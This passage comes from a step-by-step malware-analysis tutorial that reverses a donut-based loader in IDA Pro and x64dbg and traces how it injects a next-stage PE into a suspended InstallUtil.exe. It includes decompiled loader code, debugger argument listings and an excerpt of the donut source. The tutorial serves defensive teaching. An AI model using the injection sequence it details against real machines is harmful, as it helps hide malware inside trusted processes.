130     v16 = assembly->__vftable;
131     v31 = a3 + 1;
132     if ( ((int (__stdcall *)(mscorlib::_Assembly *, int, struc_1 *))v16->GetType_2)(assembly, v13, a3 + 1) >= 0 )
133     {
134       v17 = 0;
135       if ( !*(_BYTE *)(a2 + 1036) )
136         goto LABEL_26;
137       multi_byte_to_wide_char(a1, a2 + 1036, wide_char_str);
138       v30 = (*(int (__stdcall **)(char *, unsigned int *))(a1 + 148))(wide_char_str, &v23);
139       v17 = (*(int (__stdcall **)(int, _DWORD, unsigned int))(a1 + 156))(12, 0, v23);
140       if ( !v17 )
141         goto LABEL_26;
142       v22 = 0;
143       if ( !v23 )
144         goto LABEL_26;
145       v18 = v30;
```

Figure 6.1.19: The decompiled code after labeling the variable containing the second new string

---

`GetType_2`

The next function we encounter is `GetType_2`. This is the native implementation of `Assembly.GetType`, and basically returns an object that represents the type, which, according to this documentation, includes “class types, interface types, array types, value types, enumeration types, type parameters, generic type definitions, and open or closed constructed generic types”:

```
115     }
116     return 1;
117   }
118   multi_byte_to_wide_char(a1, a2 + 524, wide_char_str);
119   alloced_str_1 = (*(int (__stdcall **)(char *))(a1 + 176))(wide_char_str);// SysAllocString
120   v13 = alloced_str_1;
121   v26 = alloced_str_1;
122   if ( !alloced_str_1 )
123     return alloced_str_1;
124   multi_byte_to_wide_char(a1, a2 + 780, wide_char_str);
125   alloced_str_2 = (*(int (__stdcall **)(char *))(a1 + 176))(wide_char_str);// SysAllocString
126   if ( alloced_str_2 )
127   {
128     assembly = a3->assembly;
129     v15 = a3 + 1;
130     v16 = assembly->__vftable;
131     v31 = a3 + 1;
132     if ( ((int (__stdcall *)(mscorlib::_Assembly *, int, struc_1 *))v16->GetType_2)(assembly, v13, a3 + 1) >= 0 )
133     {
134       v17 = 0;
135       if ( !*(_BYTE *)(a2 + 1036) )
136         goto LABEL_26;
137       multi_byte_to_wide_char(a1, a2 + 1036, wide_char_str);
138       v30 = (*(int (__stdcall **)(char *, unsigned int *))(a1 + 148))(wide_char_str, &v23);
139       v17 = (*(int (__stdcall **)(int, _DWORD, unsigned int))(a1 + 156))(12, 0, v23);
140       if ( !v17 )
141         goto LABEL_26;
142       v22 = 0;
143       if ( !v23 )
144         goto LABEL_26;
145       v18 = v30;
```

Figure 6.2.1: The next function, `GetType_2`

If we hover over `GetType_2`, *IDA* shows us its function signature (Figure 6.2.2):

```
off=0x44; HRESULT (__cdecl *)(mscorlib::_Assembly *__hidden this, BSTR name, mscorlib::_Type **pRetVal)
   0: 0004 ^0.4       __hidden mscorlib::_Assembly *this;
   1: 0004 ^4.4       BSTR name;
   2: 0004 ^8.4       mscorlib::_Type **pRetVal;
 RET 0004 eax         HRESULT;
 TOTAL STKARGS SIZE: 12
```

Figure 6.2.2

Knowing this, we'll add a new member of type `_Type *` to `struc_1` (Figure 6.2.3):




Figure 6.2.3

`struc_1` after adding `type` to `struc_1` (Figure 6.2.4):

```
00000000 ; [00000004 BYTES. COLLAPSED STRUCT IUnknown. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES. COLLAPSED STRUCT mscorlib::_AppDomain. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000118 BYTES. COLLAPSED STRUCT mscorlib::_AppDomain_vtbl. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES. COLLAPSED STRUCT mscorlib::_Assembly. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; ---------------------------------------------------------------------------
00000000
00000000 struc_1         struc ; (sizeof=0x1C, mappedto_2)
00000000 iclr_metahost   dd ?                    ; offset
00000004 iclr_runtime_info dd ?                  ; offset
00000008 icor_runtime_host dd ?                  ; offset
0000000C app_domain      dd ?                    ; offset
00000010 app_domain_interface dd ?               ; offset
00000014 assembly        dd ?                    ; offset
00000018 type            dd ?                    ; offset
0000001C struc_1         ends
0000001C
```

Figure 6.2.4

The decompiled code after adding `type` and decompiling (Figure 6.2.5):

```
115  }
116  multi_byte_to_wide_char(a1, a2 + 524, wide_char_str);
117  alloced_str_1 = (*(int (__stdcall **)(char *))(a1 + 176))(wide_char_str);// SysAllocString
118  v13 = alloced_str_1;
119  v26 = alloced_str_1;
120  if ( !alloced_str_1 )
121    return alloced_str_1;
122  multi_byte_to_wide_char(a1, a2 + 780, wide_char_str);
123  alloced_str_2 = (*(int (__stdcall **)(char *))(a1 + 176))(wide_char_str);// SysAllocString
124  if ( alloced_str_2 )
125  {
126    assembly = a3->assembly;
127    p_type = &a3->type;
128    v16 = assembly->__vftable;
129    v31 = &a3->type;
130    if ( ((int (__stdcall *)(mscorlib::_Assembly *, int, mscorlib::_Type **))v16->GetType_2)(assembly, v13, &a3->type) >= 0 )
131    {
132      v17 = 0;
133      if ( !*(_BYTE *)(a2 + 1036) )
134        goto LABEL_26;
135      multi_byte_to_wide_char(a1, a2 + 1036, wide_char_str);
136      v30 = (*(int (__stdcall **)(char *, unsigned int *))(a1 + 148))(wide_char_str, &v23);
137      v17 = (*(int (__stdcall **)(int, _DWORD, unsigned int))(a1 + 156))(12, 0, v23);
138      if ( !v17 )
139        goto LABEL_26;
140      v22 = 0;
141      if ( !v23 )
142        goto LABEL_26;
143      v18 = v30;
144      for ( j = 0; j < v23; v22 = j )
145      {
```

Figure 6.2.5

Arguments of `GetType_2` (Figure 6.2.6):

```
1: [esp] 032CFFF0 <assembly> (032CFFF0)
2: [esp+4] 072104D4 072104D4 L"bZxYDHyrqPGSjdMqk1
3: [esp+8] 0581E99C 0581E99C
```

Figure 6.2.6

`0x0581E99C` after `GetType_2` is called (Figure 6.2.7):

Address	Hex																ASCII
0581E99C	B8	FF	2C	03	00	00	00	00	73	68	65	6C	6C	33	32	00	¸ÿ,.....shell32.
0581E9AC	00	00	00	00	00	00	00	00	E0	02	53	01	02	00	00	00	........à.S.....
0581E9BC	2F	00	00	00	78	E8	81	05	12	00	00	00	4E	DE	50	6A	/...xè......NÞPj
0581E9CC	54	E7	81	05	12	00	00	00	70	E8	81	05	20	0D	51	6A	Tç......pè.. .Qj
0581E9DC	05	03	09	00	08	01	00	00	00	00	00	00	00	00	00	00	....
0581E9EC	00	00	00	00	00	00	00	00	B6	E1	50	6A	70	32	51	6A	........¶áPjp2Qj
0581E9FC	C8	E1	50	6A	30	F1	81	05	70	32	51	6A	00	00	00	00	ÈáPj0ñ..p2Qj....
0581EA0C	10	F0	81	05	00	00	00	00	08	00	00	00	65	00	00	00	.ð.........e...

Figure 6.2.7

`0x032CFFB8` after `GetType_2` is called (Figure 6.2.8):

Address	Hex																ASCII
032CFF98	00	00	00	00	FF	FF	FF	FF	F4	14	FD	05	60	03	21	07	....ÿÿÿÿô.ý.`.!.
032CFFA8	60	50	C6	05	00	00	00	00	50	37	C6	05	30	38	C6	05	`PÆ.....P7Æ.08Æ.
032CFFB8	48	3B	C6	05	80	FF	2C	03	F8	14	FD	05	B0	E2	60	01	H;Æ..ÿ,.ø.ý.°â`.
032CFFC8	60	35	C6	05	58	36	C6	05	00	00	00	00	00	00	00	00	`5Æ.X6Æ........
032CFFD8	00	00	00	00	FF	FF	FF	FF	F8	14	FD	05	B0	E2	60	01	....ÿÿÿÿø.ý.°â`.
032CFFE8	F0	35	C6	05	00	00	00	00	A8	2C	C6	05	F0	33	C6	05	ð5Æ.....¨,Æ.ð3Æ.
032CFFF8	80	34	C6	05	C0	FF	2C	03									.4Æ.Àÿ,.

Figure 6.2.8

`0x05C63B48` is the address of the `_Type` object

`InvokeMember_3`

The next function call we encounter is `InvokeMember_3` (Figure 6.3.1):

```
159 LABEL_26:
160       v21 = alloced_str_2;
161       ((void (__stdcall *)(mscorlib::_Type *, int, int, _DWORD, int, int, int, int, int, char *))(*p_type)->InvokeMember_3)(
162         *p_type,
163         alloced_str_2,
164         280,
165         0,
166         v34,
167         v35,
168         v36,
169         v37,
170         v17,
171         v41);
172       if ( v17 )
173         (*(void (__stdcall **)(int))(a1 + 164))(v17);
174       v13 = v26;
175       goto LABEL_31;
176     }
177     v13 = v26;
178   }
179   v21 = alloced_str_2;
180 LABEL_31:
181   (*(void (__stdcall **)(int))(a1 + 180))(v21);
182 }
183 (*(void (__stdcall **)(int))(a1 + 180))(v13);
184 return 1;
185 }
```

Figure 6.3.1

`InvokeMember_3` is the native implementation of [`Type.InvokeMember`], which is used to invoke the function that was specified when creating `type`. In other words, the method `cJNe8Pbsx` from the namespace `bZxYDHyrqPGSjdMqk1` and class `fHpoaSq5PUsM91g8fp`

will be invoked in the CLR that was created earlier. We've made another hop from native code back into managed code.

Summary

In this section, the malware specified the namespace, class, and method to execute in the CLR that was created in the previous section.

When analyzing malware, it's common practice to look up any API functions that are encountered in order to determine whether they have been used before by malware. In the case of this malware, a quick Google search of the API sequence used to create a .NET runtime reveals an article by SonicWall detailing malware that uses native code to create a CLR runtime for executing a .NET assembly, though it doesn't address the malware's origins or family name. The results of our search also included information about EDR evasion for the purpose of red team activities. This resource mentions the tool *donut*, a shellcode generation tool whose source code matches what we had observed in our own analysis of the sample.

When we first analyzed this sample, we found the *donut* source code after we analyzed the code that created and started the CLR, and used the source code to guide our analysis after that point. However, in this section, we decided to demonstrate how we would have proceeded if we hadn't found the source code, as we felt that it would be educational to readers, and we may not always be so fortunate to find the source code when analyzing samples.

Lastly, now that we've unveiled the identity of our sample and have access to the source code, we'd like to take the opportunity to revisit the switch case block that we encountered earlier in the main function. With the help of the source code, we were able to determine the switch condition, which is the format of the next stage payload. The function inside each case is the run function that corresponds to the file format of the next stage payload (Figure 6.4.1):

```
313         // unmanaged EXE/DLL?
314         if(mod->type == DONUT_MODULE_DLL ||
315            mod->type == DONUT_MODULE_EXE) {
316           RunPE(inst, mod);
317         } else
318         // .NET EXE/DLL?
319         if(mod->type == DONUT_MODULE_NET_DLL ||
320            mod->type == DONUT_MODULE_NET_EXE)
321         {
322           if(LoadAssembly(inst, mod, &assembly)) {
323             RunAssembly(inst, mod, &assembly);
324           }
325           FreeAssembly(inst, &assembly);
326         } else
327         // vbs or js?
328         if(mod->type == DONUT_MODULE_VBS ||
329            mod->type == DONUT_MODULE_JS)
330         {
331           RunScript(inst, mod);
332         }
```

Figure 6.4.1: Series of if/else statements in the donut source code (source)

Switch block in the main control code in *IDA Pro* (Figure 6.4.2):

```
140     {
141       memcpy(alloced_mem_2, (int)v20, 1328);
142       if ( v20[2] != 3 && v20[2] != 4 )
143       {
144         if ( v20[2] != 2 )
145           goto LABEL_45;
146         sub_10A795(v20 + 330, alloced_mem_2_copy + 330);
147 LABEL_44:
148         v20 = alloced_mem_2_copy;
149 LABEL_45:
150         switch ( *v20 )
151         {
152           case 3:
153           case 4:
154             sub_1096A6(alloced_mem_copy, v20);
155             break;
156           case 1:
157           case 2:
158             if ( create_clr_and_load_assembly(alloced_mem_copy, v20, zeroed_out_mem) )
159               sub_109346(alloced_mem_copy, v20, zeroed_out_mem);
160             sub_108833(alloced_mem_copy, zeroed_out_mem);
161             break;
162           case 5:
163           case 6:
164             sub_109F14(alloced_mem_copy, v20);
165             break;
166         }
167         if ( *(_DWORD *)(alloced_mem_copy + 560) == 3 )
168         {
169           while ( 1 )
170             ;
```

Figure 6.4.2

When we were conducting dynamic analysis of the sample in *x64dbg*, we landed in case 1, which corresponds to `DONUT_MODULE_NET_DLL`.

Part 7: Process injection

In the previous section, we found that the malware invoked a function defined in the .NET DLL that was loaded into the CLR. We'll take a moment to statically analyze the .NET DLL that was loaded into the runtime.

Attempting static analysis of the .NET assembly

In *dnSpy*, we can view the assembly that was loaded using the `Load_3` method that was outlined earlier. As we can see in Figure 7.1.1, all of the names are not human-readable, which suggests it may be obfuscated. However, *de4dot* wasn't able to identify the obfuscator and clean the sample. We'll just have to proceed with the information we currently have.

Here, we can see the namespace (`bZxYDHyrqPGSjdMqk1`), class (`fHpoaSq5PUsM91g8fp`), and method name (`cJNe8Pbsx`):




Figure 7.1.1: The decompiled code of `bZxYDHyrqPGSjdMqk1::fHpoaSq5PUsM91g8fp.cJNe8Pbsx()` in dnSpy

However, `bZxYDHyrqPGSjdMqk1::fHpoaSq5PUsM91g8fp.cJNe8Pbsx()` in *dnSpy* does not give us any insight into what the malware is trying to achieve, as it is blank. We must also examine the `.cctor()` function which, in C#, acts as the constructor:




Figure 7.1.2: The decompiled code of `.cctor` in dnSpy

When we click the function `.cctor()`, we see that the decompiled code is heavily obfuscated. The control flow is flattened, as there's a switch case that deflates the sequence of instruction execution. The function names are meaningless and the whole program becomes a giant haystack. We must now turn our attention to dynamic analysis since static analysis doesn't yield very much information.

Using *Process Hacker* to analyze .NET assembly behavior

In order to speed up analysis, we should focus on the broader sequence of events that follow during sample execution. *Process Hacker* is one of our favorite tools to grasp how the malware process interacts with other processes.

After capturing a snapshot of our VM, we continue the execution in the debugger without setting any breakpoints. A new process named `InstallUtil.exe` pops up under the malware process that we are debugging:




Figure 7.2.1: A new suspended process `InstallUtil.exe` is started, as shown in Process Hacker

This new process instantly catches our attention because 1. the new process `InstallUtil.exe` is colored grey, which means that the process is suspended, and 2.

`InstallUtil.exe` is a legitimate .NET configuration tool, into which malware often choose to inject malicious payloads.

To prove our hypothesis that the C# code is injecting its next stage payload into `InstallUtil.exe`, we right click the process `InstallUtil.exe` > “Properties” > “Memory” tab:




Figure 7.2.2: Viewing the process memory of `InstallUtil.exe` in Process Hacker

From there, we see a memory region with RWX (Read-Write-Execute) protections.




Figure 7.2.3: Viewing the process memory of `InstallUtil.exe` in Process Hacker *(cont’d)*

Examining the memory page, we find a full PE inside.




Figure 7.2.4: A PE file found inside the process memory of `InstallUtil.exe`

With the help of *Process Hacker*, we discovered that the most important goal of this C# stage is to inject the next stage payload into another process. We could just dump the next stage payload from *Process Hacker*'s memory view and continue analysis on the next stage. However, as the purpose of this document is to guide beginners step-by-step in analyzing the whole infection chain, we would like to demonstrate how we could examine how the process injection works at a low level.

Debugging process injection with *x64dbg*: Creating the process

We restore our VM snapshot, and are back at the point before `InvokeMember_3` is called. Once it's called, it will become difficult to follow the execution in *x64dbg* of the loaded .NET payload. However, we do know that the malware is creating another process, and must call certain APIs to accomplish this. We can set breakpoints on some functions that are commonly used to create a new process in order to latch onto the malware execution once more. However, keep in mind that since our debugger is now running a .NET runtime, we must account for the possibility that any breakpoint hit could originate from the runtime rather than the sample itself.

Having said that, let's set breakpoints on the following functions ("Symbols" tab > type the function name in the search bar on the right-hand panel > right click the function name > click "Toggle Breakpoint"):

- `kernelbase.CreateProcessInternalW`
- `kernelbase.VirtualAllocEx`
- `kernelbase.VirtualProtectEx`
- `kernelbase.WriteProcessMemory`




Figure 7.3.1: Setting a breakpoint on `CreateProcessInternalW`

Note that when searching for these API functions, *x64dbg* will often default to returning `kernel32.dll`, meaning that there is a risk of setting breakpoints in `kernel32.dll` instead of `kernelbase.dll` since `kernel32.dll` is a stub DLL that calls `kernelbase.dll`.

Therefore, we suggest putting breakpoints inside `kernelbase.dll` to ensure we hit all the breakpoints as expected.

While we used *x64dbg* for this tutorial because of its beginner-friendly UI and is better suited for analyzing user-mode executables, we should note that *WinDbg* offers some advantages. In particular, it can break on the creation of child processes without having to manually set breakpoints on APIs like `CreateProcessInternalW`, and can debug child processes. *WinDbg* is also capable of debugging kernel-mode components and rootkits.

After setting our breakpoints, let's resume execution by clicking "Run". The first breakpoint we hit is `CreateProcessInternalW`.

`CreateProcessInternalW` is an undocumented lower level API function. The advantage of placing the breakpoint on this lower API is that it allows us to intercept the calls from the different APIs that rely on `CreateProcessInternalW` (e.g. `CreateProcessA` and `CreateProcessW`).

The first two parameters of `CreateProcessInternalW` are the same as those of `CreateProcessA`. According to this document, the first argument `lpApplicationName` can be NULL, in which case, "the module name must be the first white space-delimited token in the `lpCommandLine` string". In *x64dbg*, this argument appears to be the name of our new process, `Installutil.exe`:

```
1: [esp+4] 00000000 00000000
2: [esp+8] 01607D18 01607D18 L"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\InstallUtil.exe"
3: [esp+C] 072F1888 072F1888
4: [esp+10] 0581D6A8 0581D6A8
5: [esp+14] 0581D664 0581D664
6: [esp+18] 00000000 00000000
7: [esp+1C] 08000004 system.xml.08000004
```

Figure 7.3.2: The arguments of `CreateProcessInternalW`

Another interesting argument passed into the API call is the 7th, which is the process creation flag. The value `0x08000004` can be interpreted as "`CREATE_NO_WINDOW | CREATE_SUSPENDED`".

```
1: [esp+4] 00000000 00000000
2: [esp+8] 01607D18 01607D18 L"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\InstallUtil.exe"
3: [esp+C] 072F1888 072F1888
4: [esp+10] 0581D6A8 0581D6A8
5: [esp+14] 0581D664 0581D664
6: [esp+18] 00000000 00000000
7: [esp+1C] 08000004 system.xml.08000004
```

Figure 7.3.3: The arguments of `CreateProcessInternalW` (cont'd)

The flag `CREATE_SUSPENDED` indicates that the newly created process should appear as suspended at the time the process is spawned. Creating a suspended process is a common technique in process injection, allowing injectors to prepare the payload while the process remains paused.

We can actually watch the new process get spawned in real time by opening *Process Hacker*, scrolling down to the `x64dbg.exe` process tree, then in *x64dbg*, clicking 'Execute until return':

Process tree before returning from `CreateProcessInternalW` (Figure 7.3.4):




Figure 7.3.4

Process tree after returning from `CreateProcessInternalW` (Figure 7.3.5):




Figure 7.3.5

Debugging process injection with *x64dbg*: Allocating and writing to the process memory

Going back to *x64dbg*, let's continue execution until we stop at the next breakpoint, `VirtualAllocEx`, by hitting "Run" again.

Arguments of `VirtualAllocEx` in *x64dbg* (Figure 7.4.1):




Figure 7.4.1

The arguments of `VirtualAllocEx` are mostly the same as those of `VirtualAlloc`, except the first argument is the handle to a process. The second argument is the address of our newly allocated memory, `0x00400000`. We can actually view this memory in *Process Hacker* (open *Process Hacker* as administrator > right click "`InstallUtil.exe`" > select "Properties" > click the "Memory" tab):




Figure 7.4.2: Viewing the process memory of `InstallUtil.exe` in Process Hacker




Figure 7.4.3: Viewing the process memory of `InstallUtil.exe` in Process Hacker *(cont'd)*

Let's continue running in *x64dbg*. We end up at our next breakpoint, `WriteProcessMemory`. We can watch the data getting written to memory by double clicking on "`0x400000`" (in the second row):

`0x400000` **before** returning from `WriteProcessMemory` (Figure 7.4.4):




Figure 7.4.4

`0x400000` **after** returning from `WriteProcessMemory` (Figure 7.4.5):

